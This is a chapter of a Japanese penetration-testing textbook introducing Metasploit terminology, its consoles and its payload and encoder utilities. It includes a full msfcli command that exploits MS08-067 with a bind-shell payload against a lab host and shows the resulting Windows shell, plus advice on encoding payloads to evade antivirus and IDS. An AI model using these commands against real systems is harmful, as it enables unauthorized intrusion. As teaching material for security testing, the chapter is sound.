2章
Metasploitの基本

Metasploit Framework（MSF）に初めて出会ったとき、インターフェイス、オプション、ユーティリティ、変数、モジュールの多さに圧倒されたのではないだろうか。本章では、全体像を理解する手助けとなる基本的な部分に着目する。ペネトレーションテストにおける基本用語の一部を取り上げ、Metasploitが提供するさまざまなユーザーインターフェイスについて簡単に説明する。Metasploitそのものは無料のオープンソースソフトウェアだが、セキュリティコミュニティの多くの貢献者の協力を得て、商用版も2種類提供されている。

初めてMetasploitを使う場合、最新のエクスプロイトにはこだわらず、Metasploitがどう機能するか、エクスプロイトを可能にするにはどのコマンドを使えばよいのかに注目しよう。

2.1　用語集

本書で使用するさまざまな用語について、最初に説明しておこう。以下の基本用語の大半はMetasploitとの関連で定義されているものだが、セキュリティ業界でも同様に用いられている。

2.1.1　エクスプロイト

エクスプロイトは、攻撃者やペネトレーションテスターがシステム、アプリケーション、またはサービス内の欠陥を巧みに利用することである。攻撃者はエクスプロイトを使って、開発者がまったく意図していない、攻撃者の思いどおりの結果につながる方法でシステムを攻撃する。一般的なエクスプロイトとしては、バッファオーバーフロー、Webアプリケーションの脆弱性（SQLインジェクションなど）、設定エラーなどがある。

2.1.2　ペイロード

ペイロードとは、システムに実行させたいコードであり、Frameworkによって選択され、送り込まれる。たとえば**リバースシェル**は、ターゲットとするマシンから攻撃者への接続を確立し、ターゲットのWindowsコマンドプロンプトを表示するペイロードである（5章を参照）。一方、**バインドシェル**は、

ターゲットマシンの待ち受けポートにコマンドプロンプトを「バインド（結び付ける）」し、攻撃者が接続できるようにするペイロードである。また、ターゲットOS上で実行される数行のコマンドのようにシンプルなペイロードもある。

2.1.3 シェルコード

シェルコードは、エクスプロイトを実行するとき、ペイロードとして用いられる命令セットである。シェルコードは通常、機械語で書かれる。多くの場合、一連の命令がターゲットマシンで実行されたのちにコマンドシェルまたはMeterpreterシェルが実行されるため、この名称となっている。

2.1.4 モジュール

本書で**モジュール**とは、Metasploit Frameworkが利用できるソフトウェアを指す。攻撃を実行するソフトウェアコンポーネントである**exploitモジュール**が必要となる場合もあるだろう。スキャンやシステム列挙などのアクションを実行する際は、**auxiliaryモジュール**が必要になるかもしれない。これらの入れ替え可能なモジュールが、Frameworkを非常に強力なものとする中核となっているのである。

2.1.5 リスナー

リスナーは何らかの接続を待っているMetasploitのコンポーネントである。たとえばターゲットマシンはエクスプロイトされると、インターネットを介して攻撃マシンに接続を要求する。リスナーは接続を処理し、エクスプロイトされたシステムが攻撃マシンに接続してくるのを待機し、その接続を処理する。

2.2 Metasploitインターフェイス

Metasploitは基本機能に対して、コンソール、コマンドライン、グラフィカルインターフェイスを含む、複数のインターフェイスを用意している。これらのインターフェイスに加え、通常はMetasploit Framework内部にある機能に直接アクセスするためのユーティリティも用意されている。エクスプロイトを開発する場合やFramework全体の柔軟性を必要としない状況では、これらのユーティリティが非常に有効である。

2.2.1 MSFconsole

MSFconsoleはMetasploit Frameworkの中でも特に有名なものである。その理由は、Frameworkの中でも最も柔軟性が高く、機能が豊富で、十分に信頼できるツールの1つであるためだ。MSFconsoleは、Framework内で使えるほぼすべてのオプションと設定に対して、便利なオールインワンのインターフェイスを提供する。いわば、試してみたいエクスプロイトをすべて行えるようにしてくれる“百貨店”のようなものだ。エクスプロイトの実行やauxiliaryモジュールのロード、一覧表示、

リスナーの作成、ネットワーク全体に対する大量のエクスプロイト実行など、MSFconsole上ですべて行うことができる。

Metasploit Frameworkは常に変化しているが、コマンドのサブセットは比較的変わらない。MSFconsoleの基本を習得すれば、どんな変更にもついていくことができる。本書のほぼすべてでMSFconsoleが取り上げられていることは、その学習の重要性を裏付けている。

2.2.1.1 MSFconsoleを使ってみる

MSFconsoleを立ち上げるには、コマンドラインからmsfconsoleを実行する。

```
root@bt:~# cd /opt/framework/msf3/
root@bt:/opt/framework/msf3# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       ¥   ,__,
        ¥  (oo)____
           (__)    )¥
              ||--|| *

       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 798 exploits - 436 auxiliary - 133 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14703 updated 21 days ago (2012.02.07)

Warning: This copy of the Metasploit Framework was last updated 21 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306
msf >
```

msfconsoleのヘルプファイルにアクセスするには、helpと入力した後、調べたいコマンドを入力する。次の例は、ホストとのやり取りを可能にするコマンドconnectについてのヘルプを検索するものだ。これを入力すると、使い方、ツールの説明、さまざまなオプションフラグのリストが表示される。

```
msf > help connect
```

MSFconsoleについては、以降の章でさらに詳しく説明していく。

2.2.2 MSFcli

MSFcliとMSFconsoleのFrameworkへのアクセス方法はまったく異なっている。MSFconsoleがユーザーフレンドリーな方法ですべての機能へのインタラクティブなアクセスを提供するのに対し、MSFcliは、スクリプティングと、他のコンソールベースのツールとの接続性を優先している。MSFcliは、MSFconsoleとは異なり、コマンドラインから直接実行するため、他のツールの出力をMSFcliにリダイレクトしたり、MSFcliの出力を他のコマンドラインツールに直接渡したりすることができる。

MSFcliはまた、exploitモジュールとauxiliaryモジュールの起動をサポートしているため、モジュールのテストやFramework向けに新たなエクスプロイトを開発する場合に便利である。必要なエクスプロイトとオプションが正確にわかっている場合や独自のエクスプロイトを開発する場合には非常に優れたツールとなる。MSFconsoleよりも実現できることは少ないが、以下に示すように、msfcli -hコマンドで基本的なヘルプ（使い方やモードの一覧など）を確認できる。

```
root@bt:/opt/framework/msf3# msfcli -h

Usage: /opt/framework/msf3/msfcli <exploit_name> <option=value> [mode]
==========================================================================

    Mode           Description
    ----           -----------
    (A)dvanced     Show available advanced options for this module
    (AC)tions      Show available actions for this auxiliary module
    (C)heck        Run the check routine of the selected module
    (E)xecute      Execute the selected module
    (H)elp         You're looking at it baby!
    (I)DS Evasion  Show available ids evasion options for this module
    (O)ptions      Show available options for this module
    (P)ayloads     Show available payloads for this module
    (S)ummary      Show information about this module
    (T)argets      Show available targets for this exploit module
root@bt:/opt/framework/msf3#
```

2.2.2.1 使用例

ではmsfcliの使い方を見てみよう。詳細は気にしないでほしい。この例は、インターフェイスをどのように使うかの感覚をつかんでもらうことを目的としている。

初めてMetasploitの使い方を学ぶとき、あるいは前に進まなくなったとき、詰まった場所の引数文字列の末尾に「O」の文字を加えると、そのモジュールで使えるオプションを見ることができる。たとえば次のリストでは、ms08_067_netapiモジュールで使えるオプションを見るために「O」を追加している。

```
root@bt:/opt/framework/msf3# msfcli windows/smb/ms08_067_netapi O

[*] Please wait while we load the module tree...
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

ここではモジュールが3つのオプション、RHOST、RPORT、SMBPIPEを設定する必要があることがわかる。また、「P」を加えると使用可能なペイロードをチェックできる。

```
root@bt:/opt/framework/msf3# msfcli windows/smb/ms08_067_netapi RHOST=192.168.170
.133 P
```

```
[*] Please wait while we load the module tree...
Compatible payloads
===================

   Name                          Description
   ----                          -----------
   generic/custom                Use custom string or file as payload. Set either
                                     PAYLOADFILE or PAYLOADSTR.
   generic/debug_trap            Generate a debug trap in the target process
   generic/shell_bind_tcp        Listen for a connection and spawn a command shell
   ...以下略...
```

エクスプロイトに必要なすべてのオプションを設定し、ペイロードを選択したら、下記のように、msfcliコマンド引数文字列の末尾に「E」を加えると、エクスプロイトが実行される。

```
root@bt:/opt/framework/msf3# msfcli windows/smb/ms08_067_netapi RHOST=192.168.170
.133 PAYLOAD=windows/shell/bind_tcp E

[*] Please wait while we load the module tree...

                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                 (   3 C    )     /|___ / Metasploit! ¥
                 ;@'. __*__,."    ¥|--- ¥_____________/
                  '(.,...."/

       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 798 exploits - 436 auxiliary - 133 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14703 updated 21 days ago (2012.02.07)

Warning: This copy of the Metasploit Framework was last updated 21 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

RHOST => 192.168.170.133
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Japanese
[*] Selected Target: Windows XP SP2 Japanese (NX)
```

```
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.170.133
[*] Command shell session 1 opened (192.168.170.132:36837 ->
192.168.170.133:4444) at 2012-02-28 00:21:58 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:¥WINDOWS¥system32>
```

リモートシステムからWindowsコマンドプロンプトを受け取っているので、成功したことがわかる。

2.2.3 Armitage

Metasploitの**Armitage**コンポーネントは、Raphael Mudgeが開発した、完全にインタラクティブなグラフィカルユーザーインターフェイスである。このインターフェイスは非常にすばらしく、機能豊富で、しかも無料だ。Armitageについては詳しく説明しないが、試すべきものとしてここで触れておく価値は十分にある。本書の目的はMetasploitのことをくまなく教えることである。Frameworkが実際どう機能するかを理解していれば、このGUIは非常に便利なものとなるだろう。

2.2.3.1 Armitageを使う

Armitageを立ち上げるには、`armitage`コマンドを実行する。起動時に［Connect］を選択すると、ArmitageがMetasploitインスタンスに接続する†。

```
root@bt:/opt/framework/msf3# armitage
```

Armitageを起動すると、メニューをクリックするだけで特定の攻撃を実行する機能や、その他のMetasploit機能にアクセスできる。たとえば**図2-1**は、ブラウザ（クライアントサイド）エクスプロイトを行う様子を示している。

† 監訳注：Metasploit RPC serverが立ち上がっていない状態で`armitage`を起動すると、［Connect］を選択したあとにMetasploit RPC serverを立ち上げるかどうかを確認するダイアログが表示される。［Yes］を選択してRPCサーバーを立ち上げよう。［Connect］を選択後、「java.net.ConnectException: Connection refused」というエラーメッセージが表示されるかもしれないが、しばらく待つと`armitage`のウィンドウが表示される。



図2-1 Armitageのブラウザエクスプロイトメニュー

2.3 Metasploitのユーティリティ

Metasploitの主要な3つのインターフェイスについては説明したので、今度はいくつかのユーティリティについて説明しよう。Metasploitのユーティリティは Frameworkの機能に直結するインターフェイスであり、特定の状況、特にエクスプロイトの開発において便利なものである。ここではより親しみやすいユーティリティの一部を説明し、その他のものについては本書の別の箇所で紹介する。

2.3.1 MSFpayload

Metasploitの **MSFpayload** コンポーネントでは、Frameworkを使わずに、エクスプロイトで使うようなシェルコードや実行ファイルなどを生成できる。

シェルコードはC言語、Ruby、JavaScript、さらにVisual Basic for Applicationsなど、さまざまなフォーマットで生成できる。各出力フォーマットはさまざまな状況で役立つ。たとえばPythonベースの概念実証（Proof of Concept：PoC）を行っている場合、C言語形式のフォーマットで出力するのが最適だろう。また、ブラウザエクスプロイトの作業中であれば、JavaScriptの出力フォーマットがよい。求める出力が得られたら、HTMLファイルに直接ペイロードを挿入し、エクスプロイトを簡単にトリガーできる。

ユーティリティでどのようなオプションが使われるのかを確認するには、次のようにコマンドライン

からmsfpayload -hを実行すればよい。

```
root@bt:/# msfpayload -h
```

msfcliと同様に、各payloadモジュールに必要なオプションで行き詰まったら、コマンドラインに「O」を追加し、必要なオプション変数のリストを表示しよう。

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

MSFpayloadについては、以降の章でエクスプロイトの開発を掘り下げながらさらに詳しく説明する。

2.3.2 MSFencode

msfpayloadが生成するシェルコードはきちんと動作するが、プログラムが文字列の終端として解釈するヌル文字を含んでいるため、完全に実行される前に動作が終了してしまう。言い換えれば、0x00や0xFFのような終端文字によって、ペイロードが中断されてしまうのだ。

さらに、平文でネットワークを流れているシェルコードは、侵入検知システム（Intrusion Detection System：IDS）やウイルス対策ソフトに検出されやすい。この問題に対処するため、Metasploitの開発者はMSFencodeを提供している。MSFencodeは、オリジナルのペイロードに「不正な文字」が含まれないようにエンコードすることで不正な文字を避け、ウイルス対策ソフトやIDSを回避するようにする。MSFencodeのオプション一覧を見るには、msfencode -hを実行してみよう。

Metasploitは特定の状況向けに、多くの異なるエンコーダを備えている。ペイロードの一部として英数字しか使えない場合や、多くのファイルフォーマットでエクスプロイトする場合、あるいは他のアプリケーションが入力に印刷可能な文字しか受け付けない場合に役立つエンコーダもあれば、すべての状況で使える汎用性の高いエンコーダもある。

悩んだときは、x86/shikata_ga_naiエンコーダを使えば間違いない。信頼性の高さとモジュールの安定度からも、唯一最高（Excellent）レベルのエンコーダである。エンコーダに関していうと、最高レベルとは万能なエンコーダの1つであり、他のどのエンコーダよりもはるかに高精度に対応できることを意味する。使用可能なエンコーダの一覧を見るには、次のようにmsfencodeに-lを付けて実行しよう。

```
root@bt:~# msfencode -l
```

2.3.3 NASMシェル

アセンブリコードを理解しようとするとき、nasm_shell.rbユーティリティが便利である。特にエクスプロイト開発において、任意のアセンブリ命令のオペコード（命令部の機械語）の確認が必要な場合に役立つ。

たとえばツールを実行し、jmp espコマンドのオペコードを要求すると、nasm_shell.rbがFFE4を返してくる。

```
root@bt:/opt/framework/msf3# ./tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
```

2.4 Metasploit ExpressとMetasploit Pro

Metasploit ExpressとMetasploit Proは、Metasploit Frameworkの商用版Webインターフェイスである。これらのユーティリティにより多くの部分が自動化できるようになっており、新規ユーザーにとって使いやすい。また、Frameworkへの完全なアクセスも提供している。どちらの製品も、パスワードブルートフォース攻撃の自動化やWebサイト攻撃の自動化など、Frameworkのコミュニティ版にはないツールも提供している。さらにMetasploit Proの優れたレポーティング機能を使えば、ペネトレーションテストでは一番人気のない「報告書を作成する」部分を素早く実施することができる。

これらの商用版を購入する価値はあるだろうか？ それはあくまで本人の選択である。Metasploitの商用版はプロのペネトレーションテスター向けであり、多くのルーチンワークを楽にしてくれる。商用版の自動化機能によって節約できる時間が有益なら、購入価格が妥当なものと考えることができるだろう。

ただし作業を自動化したとしても、攻撃ベクターの特定においては、自動化ツールより人間のほうが優れているということは覚えておいてほしい。

2.5 まとめ

本章では、Metasploit Frameworkの基本についてほんの少し学んだ。本書を読み進めるに従い、より高度な立場でこれらのツールを使うようになるだろう。さらに、異なるツールを用いて、同じタスクを達成する方法についても学ぶことになる。必要性に最も合ったツールを決めるのも、最終的には自分次第である。

基本を押さえたところで、ペネトレーションテストプロセスの次の段階、発見（ディスカバリー）に移ろう。